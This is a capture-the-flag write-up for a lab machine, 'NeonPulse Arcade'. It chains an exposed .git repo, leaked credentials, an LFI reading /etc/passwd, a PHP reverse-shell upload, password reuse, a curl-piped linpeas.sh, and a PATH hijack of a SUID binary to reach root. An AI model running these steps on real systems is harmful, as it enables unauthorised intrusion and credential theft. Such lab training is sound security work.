NeonPulse Arcade - Write up

Enumeration

Nmap scan

An nmap scan reveals port 22 and port 80 open. Port 80 appears to host an Apache server and redirects us to the `neonpulse.local` domain name.

```
» nmap -sC -sV -An -T4 -vvv 192.168.160.136
Starting Nmap 7.80 ( https://nmap.org ) at 2025-05-24 16:58 CEST
...
Not shown: 998 closed ports
Reason: 998 conn-refused

PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu
Linux; protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.58
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Did not follow redirect to http://neonpulse.local/
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

...
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.79 seconds
```

## /etc/hosts We add the domain name neonpulse.local to our /etc/hosts to be able to access the website.

```
echo '192.168.160.136   neonpulse.local' >> /etc/hosts
```

NeonPulse Arcade - Website

.git exposed - dirsearch/gobuster

Using dirsearch, we discover an interesting .git folder that could be used to retrieve information.

```
» dirsearch -u neonpulse.local
```

```
  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/leopold/.dirsearch/reports/neonpulse.local_25-05-24_17-01-24.txt

Error Log: /home/leopold/.dirsearch/logs/errors-25-05-24_17-01-24.log

Target: http://neonpulse.local/

[17:01:24] Starting:
[17:01:24] 301 -  317B  - /.git  ->  http://neonpulse.local/.git/
[17:01:24] 200 -  763B  - /.git/branches/
[17:01:24] 200 -  152B  - /.git/config
[17:01:24] 200 -   51B  - /.git/COMMIT_EDITMSG
[17:01:24] 200 -   73B  - /.git/description
[17:01:24] 200 -   23B  - /.git/HEAD
[17:01:24] 200 -    3KB - /.git/
[17:01:24] 200 -    4KB - /.git/hooks/
[17:01:24] 200 -  240B  - /.git/info/exclude
[17:01:24] 200 -  950B  - /.git/info/
[17:01:24] 200 -    1KB - /.git/logs/
[17:01:24] 200 -    1KB - /.git/index
[17:01:24] 301 -  333B  - /.git/logs/refs/heads  ->  http://neonpulse.local/.git/logs/refs/heads/
[17:01:24] 301 -  327B  - /.git/logs/refs  ->  http://neonpulse.local/.git/logs/refs/
[17:01:24] 200 -    2KB - /.git/logs/refs/heads/master
[17:01:24] 200 -    2KB - /.git/logs/HEAD
[17:01:24] 200 -   41B  - /.git/refs/heads/master
[17:01:24] 200 -    1KB - /.git/refs/
[17:01:24] 301 -  327B  - /.git/refs/tags  ->  http://neonpulse.local/.git/refs/tags/
[17:01:24] 200 -    9KB - /.git/objects/
[17:01:25] 403 -  280B  - /.ht_wsr.txt
[17:01:25] 301 -  328B  - /.git/refs/heads  ->  http://neonpulse.local/.git/refs/heads/
...
```

git-dumper - dump git repo

We use the git-dumper tool to easily dumper the entire .git folder and analyze the git repo.

```
» git-dumper http://neonpulse.local .
[-] Testing http://neonpulse.local/.git/HEAD [200]
[-] Testing http://neonpulse.local/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://neonpulse.local/.git/ [200]
[-] Fetching http://neonpulse.local/.gitignore [404]
[-] http://neonpulse.local/.gitignore responded with status code 404
[-] Fetching http://neonpulse.local/.git/index [200]
[-] Fetching http://neonpulse.local/.git/description [200]
[-] Fetching http://neonpulse.local/.git/HEAD [200]
[-] Fetching http://neonpulse.local/.git/branches/ [200]
[-] Fetching http://neonpulse.local/.git/config [200]
[-] Fetching http://neonpulse.local/.git/COMMIT_EDITMSG [200]
[-] Fetching http://neonpulse.local/.git/info/ [200]
[-] Fetching http://neonpulse.local/.git/hooks/ [200]
[-] Fetching http://neonpulse.local/.git/refs/ [200]
[-] Fetching http://neonpulse.local/.git/info/exclude [200]
[-] Fetching http://neonpulse.local/.git/refs/heads/ [200]
[-] Fetching http://neonpulse.local/.git/refs/tags/ [200]
[-] Fetching http://neonpulse.local/.git/objects/ [200]
[-] Fetching http://neonpulse.local/.git/refs/heads/master [200]
[-] Fetching http://neonpulse.local/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://neonpulse.local/.git/hooks/post-update.sample [200]
[-] Fetching http://neonpulse.local/.git/hooks/fsmonitor-watchman.sample [200]
[-] Fetching http://neonpulse.local/.git/hooks/pre-commit.sample [200]
[-] Fetching http://neonpulse.local/.git/hooks/commit-msg.sample [200]
...
...
[-] Fetching http://neonpulse.local/.git/logs/ [200]
[-] Fetching http://neonpulse.local/.git/logs/HEAD [200]
[-] Fetching http://neonpulse.local/.git/logs/refs/ [200]
[-] Fetching http://neonpulse.local/.git/logs/refs/heads/ [200]
[-] Fetching http://neonpulse.local/.git/logs/refs/heads/master [200]
[-] Running git checkout .
13 chemins mis à jour depuis l'index
```

db_connect.php file exposed

We found a `db_connect.php` file in the commits which seems to be an old file for connecting to a given database.

```
» git log --numstat
...
...

commit 7f4f3540f3dbd16d478a712b9192b63217b507a7
Author: Synth Kid <synth.kid@neonpulse.local>
Date:   Thu Jan 23 17:49:54 2025 +0000

    Remove db_connect.php — switching to file-based storage, no database required

0       19      db_connect.php  # <<<<<<<<<<<<<<<<<<<<

commit 5ef512f9e21a29c02e49f32f4e0f97fcceae7360
```

```
Author: Synth Kid <synth.kid@neonpulse.local>
Date:   Fri Jan 10 14:52:39 2025 +0000

    Add db_connect.php file for future database integration

19      0       db_connect.php  # <<<<<<<<<<<<<<<<<<<<

...
...
```

arcadmin credentials - (restoring db_connect.php file)

We found the following credentials in the db file : USER -> arcadmin PASS -> R3tr0W4v3_M4st3r!


```
» git checkout 5ef512f9e21a29c02e49f32f4e0f97fcceae7360
Note : basculement sur '5ef512f9e21a29c02e49f32f4e0f97fcceae7360'.
...
...
HEAD est maintenant sur 5ef512f Add db_connect.php file for future database integration

» cat db_connect.php
<?php

// MySQL connection details
$DB_HOST = 'localhost';
$DB_USER = 'arcadmin';
$DB_PASS = 'R3tr0W4v3_M4st3r!';
$DB_NAME = 'arcade_db';

// Connect to the database
$conn = new mysqli($DB_HOST, $DB_USER, $DB_PASS, $DB_NAME);

// Check the database connection
if ($conn->connect_error) {
    die("Database connection error: " . $conn->connect_error);
}

// Set the character encoding
$conn->set_charset("utf8mb4");
?>
```

LFI (highscore.php)

A quick look at the `highscore.php` page reveals an injectable game parameter for displaying game scores :

It seems that you can display any file on the server, including /etc/passwd for example :

> http://neonpulse.local/highscore.php?game=/etc/passwd


NeonPulse Arcade - Scores
Non sécurisé
http://neonpulse.local/highscore.php?game=/etc/passwd
NEONPULSE ARCADE
HOME
GAMES
SCORES
OUR STORY
CONTACT

HIGH SCORES BOARD

Select a game:

Pac-Man Space Invaders Tron Donkey Kong Galaga


/ETC/PASSWD - HALL OF FAME

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/
nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/
sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/
games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/
usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/
var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/
nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/
nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/
usr/sbin/nologin systemd-network:x:998:998:systemd Network
Management:/:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time
Synchronization:/:/usr/sbin/nologin dhcpcd:x:100:65534:DHCP Client
```

Discovering dev-upload-game sub-domain

Using the LFI, we can observe the `/etc/hosts` file, which reveals the presence of a subdomain :

```
127.0.0.1 dev-upload-game.neonpulse.local
```



/ETC/HOSTS - HALL OF FAME

```
127.0.0.1 localhost 127.0.1.1 neonpulse 127.0.0.1 neonpulse.local
127.0.0.1 dev-upload-game.neonpulse.local # The following lines are
desirable for IPv6 capable hosts ::1 ip6-localhost ip6-loopback fe00::0
ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-
allrouters
```

/etc/hosts

We modify /etc/hosts to add the subdomain

```
192.168.160.136   neonpulse.local dev-upload-game.neonpulse.local
```

NeonPulse Arcade subdomain | dev-upload-game


Login Page

We discover a login page to which we can connect with the credentials found in the git repo :

> USER -> arcadmin PASS -> R3tr0W4v3_M4st3r!

Game Upload Page (zip auto extraction)

You'll discover a page where you can upload a game in the form of a zip archive. If you try to upload a zip/tar, a message appears telling you that it has been extracted. It seems that the zip/tar is stored but also decompressed.


Non sécurisé
http://dev-upload-game.neonpulse.local/upload.php
Parcourir...
Aucun fichier sélectionné.
UPLOAD
DOWNLOAD

GAME UPLOAD CONSOLE

Logged in as: arcadmin

File uploaded successfully. And extraction completed.

SELECT A GAME FILE (ZIP or TAR):

UPLOADED FILES

FILENAME	TYPE	ACTION
donkey_kong.tar	TAR	DOWNLOAD
galaga.tar.gz	GZ	DOWNLOAD
game_6831e7b2bf7ed.zip	ZIP	DOWNLOAD
pacman.zip	ZIP	DOWNLOAD

/uploads endpoint - www-data shell

Quickly we find the /uploads endpoint containing all the zip/tar files, but also the files contained in the archives that have been decompressed !

I have created shell.zip with a php reverse shell inside (shell.php) :

```
» vim shell.php
» zip shell.zip shell.php
  adding: shell.php (deflated 60%)
```

We can execute the reverse shell using the endpoint : http://dev-upload-game.neonpulse.local/uploads/shell.php

```
» nc -lnvp 1337
Listening on 0.0.0.0 1337
Connection received on 192.168.160.136 38596
Linux neonpulse 6.8.0-60-generic #63-Ubuntu SMP PREEMPT_DYNAMIC Tue Apr 15
19:04:15 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 15:58:07 up 46 min,  0 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@neonpulse:/$ export TERM=xterm
export TERM=xterm
www-data@neonpulse:/$ ^Z
[1]  + 20451 suspended  nc -lnvp 1337

» stty raw -echo; fg
[1]  + 20451 continued  nc -lnvp 1337

www-data@neonpulse:/$
```

www-data -> synthkid (priv esc)

Password Reuse - user flag

A check of /etc/passwd reveals a synthkid user. We discover that his password is the same as that of “arcadmin” on the website :

> USER -> arcadmin PASS -> R3tr0W4v3_M4st3r!

```
www-data@neonpulse:/$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
synthkid:x:1000:1000:synthkid:/home/synthkid:/bin/bash
www-data@neonpulse:/$ su synthkid
Password:
synthkid@neonpulse:/$ whoami
synthkid
synthkid@neonpulse:/$ cd
synthkid@neonpulse:~$ ls
flag_user.txt
synthkid@neonpulse:~$ cat flag_user.txt
AMSI{N30N....10!T}
```

synthkid -> root (priv esc)

SSH

First, we generate an ssh key pair and place the public key in the authorized_keys file to obtain ssh access and a more stable shell.

```
synthkid@neonpulse:~$ cd .ssh/

synthkid@neonpulse:~/.ssh$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/synthkid/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/synthkid/.ssh/id_rsa
Your public key has been saved in /home/synthkid/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:Yzzd9yJXusCjojItHT/S+N8HMu3ZQLT42exvyI0DzVE synthkid@neonpulse
The key's randomart image is:
+---[RSA 3072]----+
|                 |
|            .   E|
|           o . . |
|       . ...o .  |
|        S .+.*...|
|      .. oo.B.=+ |
|     o =   +=O++.|
|    + = =  oo=Ooo|
|     +.+.+o ...+.|
+----[SHA256]-----+

synthkid@neonpulse:~/.ssh$ cat id_rsa.pub
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCqxudUXvruJrUNU5WrXqx3UZQ2CdaWIt0ZqQmMsQHdnvM
7eBbt6e0QPmMxlUOXZNORq6caVjXBrbd76vAN11SFwVvgsJnXcuu6HKk4Tcnc6TVX1xFVjrzK9K
9p65XesOmYX3cAalT6zJ28JCPFYxjqqdTGgGREc5tDB/zmMNjNeeFopt01aEKaJbRnclrja+66Y
zjDtJM7ZYNntDWtbcII4CULDL9PEecC/visjC24sbF0YKmUXy/jxTsSbt4pDBZarmN0rg8/dAqX
PEIcgxum2e97HcyO16HXvW91Kk6bwTYnqM01hxlzXYV4FStfGXdLkoysvy5H/gDvoAdZPXQAYMT
kA9tCpnWBylSMchBl3+JYbQO9kls3LMomkF6VjUK0TV/1MRXhfTQpkyX4cdsa8m6jrMnJKBd9T1
fMYW5PYB6xGoSlGHwsapFdgjM37qjfjvprgjpNv5vdZyWmjUVwwUYT2HjuAEm6+LUVE/7+XwF1y
BPKL/VDr3+jWoIKBFk= synthkid@neonpulse

synthkid@neonpulse:~/.ssh$ vim authorized_keys

synthkid@neonpulse:~/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
...
...
cF/NIT3sH/FdUVmFzdjNRvBDV8b2YnpTlLuW9FFWFsyC6EXTN2sP13j5v6CPlNfsae7wbN
DfC+uJGXqG8PsdY6jjg2Sz9qZ9499vNsv1Ywziz71Bu+qYgoIMmPlsJ3y4HjGFdsKhgnoo
lGs9q+B0+0VfsAAAASc3ludGhraWRAbmVvbnB1bHNlAQ==
-----END OPENSSH PRIVATE KEY-----
```

```
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

» vim synthkid.key
» chmod 600 synthkid.key
» ssh synthkid@192.168.160.136 -i synthkid.key
Last login: Sat May 24 14:57:27 2025 from 192.168.160.1
synthkid@neonpulse:~$ whoami
synthkid
```

linpeas.sh - Unknown SUID binary

Using linpeas.sh, we notice a binary file “/opt/scripts/score_validator” which has the SUID bit set.

```
synthkid@neonpulse:~$ curl http://192.168.160.1:9977/linpeas.sh | bash >
linpeas.out 2> /dev/null
  % Total    % Received % Xferd  Average Speed   Time    Time     Time
Current
                                 Dload  Upload   Total   Spent    Left
Speed
100  828k  100  828k    0     0   9943      0  0:01:25  0:01:25 --:--:--
9943

synthkid@neonpulse:~$ cat linpeas.out
...
                      ╔═════════════════════════════════════╗
══════════════════════╣ Files with Interesting Permissions
╠═════════════════════
                      ╚═════════════════════════════════════╝
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-
and-suid

# Unknown SUID binary
# VVVVVVVVVVVVVVVVVVVV
-rws--x--- 1 root synthkid 21K May 23 09:35 /opt/scripts/score_validator
(Unknown SUID binary!)

-rwsr-xr-x 1 root root 72K May 30  2024 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 39K Apr  8  2024 /usr/bin/fusermount3
-rwsr-xr-x 1 root root 75K May 30  2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 55K Dec  5 02:26 /usr/bin/su
...
```

Exploit SUID : /opt/scripts/score_validator

We can see here that the SUID bit is set and that synthkid is authorized to run it as root. So we need to find a way to exploit this binary to become root

```
synthkid@neonpulse:~$ ls -l /opt/scripts/score_validator
-rwS--x--- 1 root synthkid 20936 May 23 09:35 /opt/scripts/score_validator
```

Creating fake "tar" binary

If we choose the "Backup Score Database" (option 3), the binary is calling `tar` to create an archive. We can create a fake tar binary to setup a root shell and change the PATH variable.

```
┌──────────────────────────────────────────────────────────┐
│                      🕹️  MAIN MENU  🕹️                     │
├──────────────────────────────────────────────────────────┤
│  [1] Validate New High Score                            │
│  [2] Check Game Statistics                              │
│  [3] Backup Score Database                              │
│  [4] System Diagnostics                                │
│  [5] Exit                                               │
└──────────────────────────────────────────────────────────┘

💫 Select option: 3

💾 DATABASE BACKUP MODULE
═════════════════════════
🔄 Initializing backup process...
📦 Creating archive...
tar: Removing leading `/' from member names
tar: /opt/neonpulse/scores.db: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors
...
```

Here, we create a tar file in /home/synthkid with the command “/bin/bash”. We change the PATH to put /home/synthkid at the beginning. Finally, we execute the binary with the SUID bit and attempt to create a backup, option 3. We then notice that our fake “tar” binary is executed and gives us a root shell.

```
synthkid@neonpulse:~$ vim tar
synthkid@neonpulse:~$ cat tar
#!/bin/bash
/bin/bash
synthkid@neonpulse:~$ chmod +x tar
synthkid@neonpulse:~$ export PATH=/home/synthkid:$PATH
synthkid@neonpulse:~$
synthkid@neonpulse:~$ /opt/scripts/score_validator

╔═══════════════════════════════════════════════════════════╗
║    ███╗   ██╗███████╗ ██████╗ ███╗   ██╗                  ║
║    ████╗  ██║██╔════╝██╔═══██╗████╗  ██║                  ║
║    ██╔██╗ ██║█████╗  ██║   ██║██╔██╗ ██║                  ║
║    ██║╚██╗██║██╔══╝  ██║   ██║██║╚██╗██║                  ║
║    ██║ ╚████║███████╗╚██████╔╝██║ ╚████║                  ║
║     ╚═╝  ╚═══╝╚══════╝ ╚═════╝ ╚═╝  ╚═══╝                   ║
║                                                               ║
║          ██████╗ ██╗   ██╗██╗     ███████╗███████╗          ║
║          ██╔══██╗██║   ██║██║     ██╔════╝██╔════╝          ║
║          ██████╔╝██║   ██║██║     ███████╗█████╗            ║
║          ██╔═══╝ ██║   ██║██║     ╚════██║██╔══╝            ║
║          ██║     ╚██████╔╝███████╗███████║███████╗          ║
║          ╚═╝      ╚═════╝ ╚══════╝╚══════╝╚══════╝          ║
║                                                               ║
║              🎮 GAME SCORE VALIDATOR v2.1 🎮                ║
║                   Authenticated System                        ║
╚═══════════════════════════════════════════════════════════════╝

🔐 Welcome to NeonPulse Arcade Score Management System
🎯 Authenticated as: synthkid (UID: 0)
⚡ System ready for score validation and management.

┌─────────────────────────────────────────────────────────────┐
│                    🕹️  MAIN MENU  🕹️                         │
├─────────────────────────────────────────────────────────────┤
│  [1] Validate New High Score                                │
│  [2] Check Game Statistics                                  │
│  [3] Backup Score Database                                  │
│  [4] System Diagnostics                                    │
│  [5] Exit                                                   │
└─────────────────────────────────────────────────────────────┘

💫 Select option: 3

💾 DATABASE BACKUP MODULE
═════════════════════════
🔄 Initializing backup process...
📦 Creating archive...
root@neonpulse:~# whoami
root
root@neonpulse:~# cd /root
root@neonpulse:/root# ls
flag_root.txt  snap
root@neonpulse:/root# cat flag_root.txt
AMSI{N30N...3R!}
```